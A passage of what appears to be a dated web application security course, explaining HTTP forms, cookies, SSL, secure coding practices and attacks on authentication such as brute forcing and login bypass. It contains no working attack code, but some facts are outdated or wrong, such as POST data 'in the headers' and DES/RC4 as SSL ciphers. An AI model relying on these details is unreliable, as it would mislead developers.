And, depending on the browser configuration and the context of the web page, form variables and other web page data might also be accessible by other browser windows, frames, or web pages.

Form Submission Actions: GET, POST

When an HTML form is submitted, the form data is sent to the web server using one of two actions, GET or POST. With the GET action, the form data is appended to the URL query, whereas with the POST action the form data is sent within the HTTP headers.

GET: The parameters are appended to the URL and assigned to an environmental variable (QUERY_STRING). The use of GET is limited because whereas most browsers allow for longer URLs of up to 2000 characters, some do not.

Example: URL with GET parameters:
http://www.example.com/login.html?user=username&password=password

Most web sites use the ampersand (&) to delimit parameters, but it is up to the cgi script to split the QUERY_STRING, other formats are possible.

A GET request, as sent from the browser to the server, would look like:

GET /login.html?user=username&password=password HTTP/1.1
Host: www.example.com


The characters permitted in a URL are limited. The browser uses URL encoding to transmit extended characters. Extended characters are encoded using a % sign followed by the hexadecimal ASCII code. For example: SPACE => %20.

POST does not append any data to the URL. Instead, the data is appended to the request. It is piped to the script via stdin. The previous request, using POST, would look like:

POST /login.html HTTP/1.1
Host: www.example.com
Content-Length: 32
user=username
password=password

POST data might use MIME encoding very much like e-mail attachments to submit binary data (for example, to upload files).

References:
RFC1738: URL Specification
CGI Specification: http://www.w3.org/CGI/
http://www.w3.org/TR/html4/interact/forms.html



HTML Form Example

Here is an example of a basic HTML form. It uses the POST method to send the form data to the server.

The hidden AddDate field doesn't display in the browser. You might also notice that the name text field allows a maximum of 8 characters, and that for gender, you can input only either **Male** or **Female**. These seem to be security controls, hiding information and limiting user input to acceptable data, but this is not the case. We see in later slides that users can use browser plug-ins or other tools to bypass these controls, allowing them to see the hidden data, send more characters than allowed by MAXLENGTH, or send gender values other than Male or Female. These controls on the browser side really provide no security; they just make the forms more usable and aesthetic.


Here is an example of what the HTTP POST request to the server might look like as a result of submitting this form:

POST /bin/adduser HTTP/1.1
Accept: image/gif, text/html, image/jpeg, image/pjpeg, application/x-flash, */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 3.06.30)
Host: example.org
Content-Length: 48
Connection: Keep-Alive
Cache-Control: no-cache

name=Joe+Smith&gender=Male&AddDate=12%2F15%2F2007

Error checking on the form can be bypassed by connecting directly to the server. Error checking should take place as close as possible to the process. If you do it in both places and correlate activity, you can get an early warning that someone is trying to bypass a form. This would not normally be a typical end user and could be a sign of an attacker.



Cookies

HTTP is a stateless protocol. That is, servers process requests and typically forget about them when they are done. If a client requests a series of web pages, there's no built-in association on the server side. This causes problems for session-oriented applications, where it's important to keep track of what the user is doing now and what she's done in the past. It would be impossible to build even a simple shopping cart system without some way of associating a user's past actions (adding items to the cart) with her current transaction (checking out).

Fortunately, web designers ran into this problem quite some time ago. They started by adding state information to the URLs themselves. In other words, a typical shopping cart system might have had ugly, complex URLs, such as the following:

http://www.sample.org/shopping/cart.cgi?acctno=182727338363&itemno1=12877&itemno2=92762&itemno3=89272.

They decided there must be a better way to save state information than to embed it in the URL, so they came up with the concept of *cookies*.

In web terms, a cookie is a named piece of data created by a web server and stored at the web browser. Both the name and the contents are chosen by the application and can be almost anything the programmer wants.

To set a cookie, a server adds the Set-Cookie header to one of its responses. After receiving the cookie, the web browser places it in a cookie header and sends it back with all subsequent requests to that server. The application processes the cookie just like it processes the other user-supplied data. Cookies can contain virtually anything, but they're most commonly used to keep track of user authentication and application session state.

Persistence

So far we've been talking about cookies as though they were all the same. There are actually two types of cookies you should know about: persistent cookies and session cookies. They both do the same things and act the same way; the difference is in how they're stored.

Most cookies are *persistent cookies*. That is, when a browser receives them, it stores them in a text file on the disk. When the browser exits, the cookies are still in the file, so the next time the browser starts up again, it can load them back into memory and they'll still be active. Persistent cookies have expiration dates, after which time the browser will delete them. Some sites get around this restriction by setting the expiration date to be years (sometimes decades) in the future, effectively causing the cookies to hang around indefinitely. Most browsers these days offer some way to view the cookies. A few minutes spent browsing through them can be quite an eye-opener. Of course users can edit their own cookies, which might help them to assume the identity of another user or falsify other information, such as the price of a product.

The other type of cookie is the s*ession cookie*, sometimes called a "non-persistent cookie." As the name implies, session cookies are good only during the current browser session. They are usually stored only in memory and, when the browser exits, these cookies are lost forever. As you might guess, session cookies are good for applications that track their own state, especially if users might be accessing them from a shared computer (in a public library, for example). Although it takes extra effort on a user's part to ensure that her persistent cookies are deleted when she's finished with an application, discarding session cookies is much more convenient. After ending a session, simply closing the browser will destroy them and render them inaccessible to the next user of that computer.

In memory, cookies can still be edited by either a user or man in the middle by using an application that sits between the client computer and the web server, commonly called a *proxy*. An example of a web proxy is Paros: http://www.parosproxy.org/index.shtml. In addition, a tool called "Achilles" can be used to proxy session cookies. See the upcoming "Tools for Cracking Web Applications."

Cookie Concerns

Cookies do a great job of solving the state problem posed by HTTP, but as useful as they are, not everyone is a fan. Some see significant privacy risks associated with cookies, but at least a few of these concerns are attributable more to lack of understanding than actual possibility for abuse.


Some people object to cookies because they mistakenly believe that they somehow magically take information from your computer and spread it around the Internet. Allow us to assure you that this is simply not so. To exist, a cookie must have been set by a web server and can be sent back only to that same web server (or at most, to other web servers within the same domain).

Furthermore, the web server must specify the contents of the cookie at the time it is created. It can't go snooping around your hard drive to find information it wants. If it has the information to place in the cookie, it had to get it from you in the first place. In other words, you had to have already provided this information to the web server (or to the company operating the web server). There's no way for the site to know your telephone number, for example, unless you've already given it to them. Thus, cookies can't violate your privacy because they simply contain information already known to the site.

Many people are also wary of cookies simply on the basis that you never know what information is stored in them. End users typically never see the cookies their browser accepts, and have no idea what they contain. If a site places sensitive information in a cookie, such as a credit card number or PIN, it could be vulnerable to eavesdropping as it is sent to the server with each request. Of course, leaving this information in the clear would be extremely irresponsible. Most web sites encrypt the contents of these sorts of cookies, so recovering the sensitive data is much more difficult. Further, a server can set the optional secure flag on any cookie, which notifies the browser that it is only to send that cookie along with requests protected by SSL. That makes eavesdropping much more difficult.

Probably the most significant concern with cookies is that they can be used to track your web usage. Internet advertising behemoths, such as DoubleClick, specialize in compiling individual profiles of web users and using these profiles to provide targeted advertising on DoubleClick's customers' sites.

Whenever you visit a site that does business with one of these advertising companies, you'll see banner ads for products or services. Although these banner ads appear on the page you originally asked for, they do not come from the same server. The page's HTML code contains the name of a third-party ad server that your browser will contact in order to download the banner ad. When it does this, the browser also sends along any cookies that are supposed to go to the ad company's server. If that server finds that you don't already have an ad cookie, it will send one back to the browser along with the banner. These cookies are usually persistent cookies with expiration dates set very far in the future. Because they are intended to contain unique identifiers, they can be used to differentiate your traffic from everyone else's on the Internet. In this scenario, the cookies are always sent directly from the browser to the ad server. The web site with the URL you visited never saw them and was never aware of their existence. However, because the advertising companies have their ads spread out on sites all over the Internet, they can tell which pages you were visiting by examining the cookies and the referrer: headers your browser sent when requesting the banner ads embedded in those sites.



SSL/TLS

Probably the most basic requirement for security on the web is for confidential communications. That is, third parties should not be able to eavesdrop on the conversation between browsers and servers. That's where the Secure Sockets Layer (SSL, also called TLS, or Transport Layer Security) comes in. SSL is a protocol that provides an encrypted tunnel between two SSL-aware applications. It's the de facto standard for secured communication and virtually all web browsers and HTTP servers support SSL, at least as an option. HTTP traffic over SSL uses port 443 by default, though this is subject to change by the server administrator.

The Three Roles of SSL

Most people consider only SSL's encryption function; however, SSL performs three important functions for web applications:

- **Encryption:** Protect the confidentiality of data as it passes over the network.
- **Server identity verification:** Basically the name on the web server SSL certificate (like "payments.paypal.com") needs to exactly match the domain name in the browser's address bar. This confirms to the users that they are talking to the server they think they are talking to.
- **Data integrity:** SSL ensures that the data sent between the two endpoints arrives whole and intact.

SSL connections start with a handshake phase to negotiate the type and strength of encryption to use (which could technically include no encryption, although uncommon in practice, if configured that way by the server administrator). The SSL specification describes several acceptable encryption algorithms. However, not every SSL client or server is required to support them all. The negotiation phase ensures that the best algorithm available to both sides is chosen.

SSL encryption algorithms are always symmetric, such as DES, Triple DES, or RC4. Each side shares a randomly generated secret key used to encrypt and decrypt the transmission. These secret keys are established at connection time, usually using either the RSA or Diffie-Hellman key exchange algorithms, both of which allow two parties to compute a shared secret key over a public communication channel.

During the SSL initialization, the server presents a public key certificate to the client, allowing the user's software to verify the server's identity. Clients can present their own certificate as well, which allows the server to verify the user's identity, though this is rare in practice.

SSL: Not a Panacea

SSL security is only one piece of the whole web security puzzle, even though it's the one users interact with most often. The closed lock icon on most web browsers might give you a warm fuzzy feeling that your data is being encrypted as it's sent over the network, but the real question is what the receiving site does with it after it's received. Given enough time, money, and motivation, a determined attacker could certainly decrypt the contents of any given SSL session; but the relatively low monetary value of web transactions makes this impractical, as does the fact that every request you make to an SSL web server generates an entirely new encryption key, forcing the attacker to start over from scratch. In fact, SSL is so good at securing these transactions that most attackers will simply skip the front-end transmission of the data and instead attack the application itself or the back-end data store. To use a real-world analogy, why take the risk of trying to steal your credit card in a restaurant when it's much easier for a crook to simply bribe your waiter to give him the number later?

SSL is a great way to ensure that the conversation between two parties cannot be understood by anyone else. However, what if one of the two parties is an attacker? By itself, SSL doesn't protect an application from malicious users. The fact is, virtually all web browsers (and many specialty hacking tools) support SSL. So, if an attacker wants to try to break your application, SSL won't stop him. He can generate an encrypted, secure session himself, just like a legitimate user, and still use it to do bad things to your application. In fact, he might actually prefer this method because the session encryption makes his actions essentially invisible to intrusion detection systems that rely on being able to read the contents of network sessions.

The lesson of this section is this: Don't let SSL give you a false sense of security. Know what it protects you from, and more importantly, know what it doesn't protect you from.

Developing Secure Web Applications

One important way to prevent the introduction of vulnerabilities into a web application code base is to ensure the organization's development, testing, and deployment process includes the following components.

Security Training for Developers

A key way to reduce the number of vulnerabilities in web applications is to teach the developers about web application attacks, common vulnerabilities and errors, and best practices to avoid those errors. There are many concepts, such as input validation and session tracking, which are common to most web applications. Each language or development platform also has attributes that can make developers more susceptible to certain types of mistakes, so it can be beneficial for developers to get training specifically on the common errors and best practices related to the chosen development platform. One way to get a sense of the vulnerabilities common to a particular development platform is to search vulnerability disclosure databases, such as http://cve.mitre.org/, for vulnerabilities in other packages created using that platform.

Peer Reviews

A peer review is the manual examination of source code by a group of the author's peers. Peer reviews are effective for detecting defects or other errors, and can be especially effective for finding security issues if reviewers are trained in common mistakes that lead to vulnerabilities. Reviews are an important supplement to testing because they can find errors earlier, and can find errors that might not show up during debugging/testing.

Formal Testing

Software testing is the process of executing a program or system with the intent of finding errors. A formal and complete test plan is necessary to ensure that testing is thorough and covers all possible events or scenarios that might occur when the program is placed in production. Many test plans generally deal with how the application will respond to expected input. With web-facing applications, it is important to also test how the application will respond to unexpected or invalid input. The test plan/test record should include each test performed, the expected result, and the actual result for each iteration of testing that is completed. Good test procedures often include a combination of manual and automated testing activities.


Performance Testing
In addition to functionality testing, the development process should include application performance or load testing. This helps to demonstrate that the architecture and resources provided are sufficient for the web application's needs. This also helps to determine what thresholds exist and what risks might be present for denial of service attacks. In performance testing, careful attention should be paid to the error messages and other abnormal behaviors of the system under an excessive load to ensure they don't disclose sensitive information about the system or indicate the creation of other vulnerabilities.

Configuration Management and Version Control
Without a version control and configuration management system, developers can be working on older versions of code, or can be making conflicting changes to code or systems. Some important components of configuration management include:

- Separate, distinct workspaces or environments for different developers and different releases of the same product.
- A version control system that tracks changes to the code, allows developers to check in/check out components, and ensures code changes do not overlap
- Formal processes for use of the versioning systems and development environments

Staging and Deployment
It is generally a best practice to have separate environments for development, testing, and production. Changes should never be made directly to the production environment, and where possible a team separate from the developers should be responsible for moving code into the production environment. This helps ensure that processes are followed and tweaks, backdoors, or undocumented fixes aren't placed into the production environment and overlooked.

References/Further Reading
http://www.ibm.com/developerworks/websphere/library/techarticles/0306_perks/perks2.html
http://www.stevemcconnell.com/articles/art04.htm
http://www.perforce.com/perforce/bestpractices.html
http://www.auditnet.org/docs/CMbp.pdf



Basics of Secure Coding
Here are some tips that should help you create more secure code.

Initialize All Variables Before Use
Different languages treat variable creation and initialization in different ways; however, in general, you should purposefully create and initialize each variable you use. Some web languages initialize variables from form or other input if the initialization is left up to the program. As an example, if a PHP programmer uses the variable $counter without initializing it, he would assume $counter would start counting at zero. However, under certain configurations, if a user added ?counter=12 to the URL query string in the browser, $counter would start at 12.

If the language supports public and private functions and variables, make functions and variables private. This means they can't be accessed or manipulated from areas outside of their intended purpose.

Validate All User Input Before Use
Before acting on any input provided from users, ensure that the input is valid and filter out any potentially harmful characters or strings.

Don't Make Your App Require Admin Permissions on the Server or Database
Don't design your application such that it would need to do things that would require administrative privileges, such as create queries or procedures on the database on the fly. Sometimes this might be an easier, faster, or more elegant solution, but you should develop a design with security in mind.


Handle Errors, and Don't Display Errors to End Users
Check for error conditions when returning from all functions, and handle the errors gracefully. Do this even for situations in your code that should never happen. Handling errors gracefully should involve stopping processing in a way that doesn't impact other users or corrupt data, logging a detailed error event to a log file, and displaying a vague, generic error message to the user. Ensure that any debugging that was enabled for your development and test environments is disabled in production.

Employ Least Privileges/Limit Access
Employ the principle of least privileges—only grant an account access to the resources it needs. This should be done within the context of your web site—if appropriate, your web site should have an authentication and access control mechanism that limits where users can go. This should also be done within the context of your web development framework and the supporting systems—your web server account and related accounts should have access only to the resources they need to make the web application function.

Don't Store Secrets in Your Code
Don't build secrets into your code thinking that users won't find them. Secrets can include things like backdoor passwords or alternative access methods, credentials for database or application server authentication, or encryption keys. As a corollary, don't rely on obfuscation (making codes more difficult to follow or understand) for security. Attackers who have the time, talents, and tools find the secrets.


Use Tested, Reliable Libraries or Modules for Common Functions (Authentication, Encryption, Session Tracking)
Don't try to re-invent the wheel when it comes to components that have a security impact. This is especially true for encryption algorithms and session tracking mechanisms. It is difficult to build these technologies without any vulnerabilities, if you use an off-the-shelf library that is well maintained and has been tested over time you can have more confidence in the security of the code. Never create your own encryption code; homegrown encryption code is typically quite fragile and easy to break.

Watch for Vulnerability Notifications in Any Open-source Libraries or Web Parts (Bulletin Board, Shopping Cart, etc.) Utilized
Off-the-shelf web parts, such as bulletin boards, e-mail interfaces, and shopping carts, commonly have vulnerabilities disclosed. When using these public libraries or web parts, make sure you maintain and patch those components in the same way you'd patch the web server. Watch for notifications of new vulnerabilities and new patches, and apply them when they become available.



Web Application Vulnerabilities

Now that we've covered the basics for web communications and application development, we'll go into some of the common vulnerabilities in web applications and how to protect against them. The areas we cover include Authentication, Access Control, Session Tracking, and Input Attacks including Injection, and Cross-Site Scripting.



Web Application Authentication

Most web applications require authentication. To authenticate a user is to determine that user's identity with an appropriate level of confidence. The two most commonly seen web authentication methods are HTTP authentication and HTML form- based authentication.

HTTP Authentication

With HTTP authentication, the user's authentication credentials are sent within the HTTP headers. The two native HTTP authentication schemes available are basic authentication and digest authentication. The process for basic authentication is as follows:

1. The client sends a standard HTTP request to load a page:
   GET /documents/JulyReport.html HTTP/1.1
2. The server responds with HTTP 401 Authorization Required
   HTTP/1.1 401 Authorization RequiredDate: Sun, 09 Dec 2007 19:35:01 GMTWWW-Authenticate: Basic realm="Users" ...
3. At this point, the browser displays a popup dialog prompting for a user ID and password.
4. After the user enters the password, the client sends the same request, but this time the entered user ID and password are included in the headers. The user ID and password are base-64 encoded. This encoding is easily reversible; base-64 encoding is not encryption and provides no protection.
   GET /documents/JulyReport.html HTTP/1.1
   Authorization: Basic n3786sd9maGY5OWm8dcT=
5. After the web server receives this request, it decodes the base-64 encoded user ID and password, and tests whether it is correct for a valid user on the system.

The process for digest authentication is similar; however, instead of simple base-64 encoding, it uses a one-way cryptographic MD5 hash to create a hashed password that is sent within the HTTP headers.

Form-Based Authentication
Form-based authentication is using HTML form fields to request the user's authentication credentials. It is common to use the <INPUT TYPE="PASSWORD"> tag for the password input field. This field type obscures the typed characters with asterisks as they are displayed on the screen, and the contents of password fields are not cached or auto-filled when you reload or navigate between screens. The user ID and password are sent clear-text along with any other form data, so a separate mechanism to create a secure channel such as SSL is required for secure form-based authentication.

Attacks Against Authentication Mechanisms
One common attack against web application authentication is guessing or brute forcing of user accounts and passwords. Many systems and web applications have default admin, test, or demo user accounts that many administrators forget to disable or change. An online database of default user accounts and passwords for different vendor products is available at http://www.cirt.net/passwords. Administrators should take care to remove or change any default accounts or passwords in their applications. Apart from default accounts, attackers often try to guess valid user IDs or passwords for applications. Web applications should give exactly the same response for all authentication errors (invalid user ID, invalid password, account locked, etc.). This prevents attackers from determining valid user IDs by guessing or brute-forcing. It is also important to implement an account lockout policy for repeated incorrect password attempts. This makes it very difficult for an attacker to guess a password through brute force or dictionary attacks.

Another attack against an authentication mechanism is bypassing the authentication mechanism. A typical user follows a known path through the web application, which usually starts with the login page. An attacker might know or be able to guess the names of other files or folders related to the web application. In this case, the attacker will try to type these addresses into his browser without first authenticating through the login page. To stop this attack, it is important to have all components of a web application test that the user is logged in before allowing access, and it is also important to block users from directly accessing resources, such as function libraries or include files, that support the web application but should never be loaded by users directly.

Multifactor Authentication
There are many weaknesses to authentication schemes that rely solely on user IDs and passwords. An attacker might be able to guess or brute-force the user's password, intercept the user's password if he can compromise the network with a sniffer or the user's computer with a keystroke logger, gather the password from the user's account on a different system, or get the user to disclose the password through phishing or other social engineering attacks.

In response to these weaknesses in password-based web authentication schemes, multifactor authentication is gaining popularity for stronger web-based authentication. Multifactor authentication is the use of more than one "factor" to verify a user's identity. Probably one of the greatest drivers in the adoption of multifactor authentication schemes was guidance provided by the FFIEC in October 2005 that stated, "The agencies consider single-factor authentication, as the only control mechanism, to be inadequate in the case of high-risk transactions involving access to customer information or the movement of funds to other parties."

